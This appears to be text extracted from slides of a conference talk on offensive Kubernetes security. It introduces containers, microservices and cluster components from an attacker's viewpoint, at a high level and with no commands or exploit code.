

A Peek Into Offensive Kubernetes Operations

[Nashville Edition]

Questions:

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
Website

LowOrbitSecurity.com

/usr/bin/whoami

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- Enjoys:
 - Linux, Cloud, Kubernetes (obviously), research, breaking things
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




Hypothesis

Kubernetes is notoriously complex. This leads to it being an unapproachable technology for many **offensive security** researchers...

Kubernetes and its ecosystem is in a similar state to Active Directory 10 years ago. There is huge opportunity in **offensive security** research of this new ecosystem.




Recipes for Screwing Up,
Trying Again, and Hitting
It Out of the Park

KUBERNETES **BASICS** WITH GRAHAM

speedrun Any% Glitchless

VMs → Containers

- Old: VMs
- New: Containers
 - Note: A container is NOT just a small VM





Containers Enable: Microservice Architectures


Microservice: A software development pattern that breaks large (monolithic) applications into smaller, independent services.

Pros

- Scaling
- Easier Updates
- Decreased Dependency Hell

Cons

- Complexity





Kubernetes

Orchestrate the containers hosting
microservices



Scale

Automatically scale resources based on demand.
Did you go viral on social media?

Your front end is about to get hammered,
Kubernetes will deploy more containers with
the front end service

Maintain

Did a pod crash because someone has been
fuzzing it? Automatically restart it.




An Attacker's Guide to the Components of Kubernetes Infrastructure

Nodes: Worker & Control


Control Nodes

- The hub of a cluster
- API Server: Brokers communication you and the cluster.
 - The front door. Try a window.
- ETCD: Stores the state of the cluster.
 - Control ETCD, Control the cluster



Worker Nodes

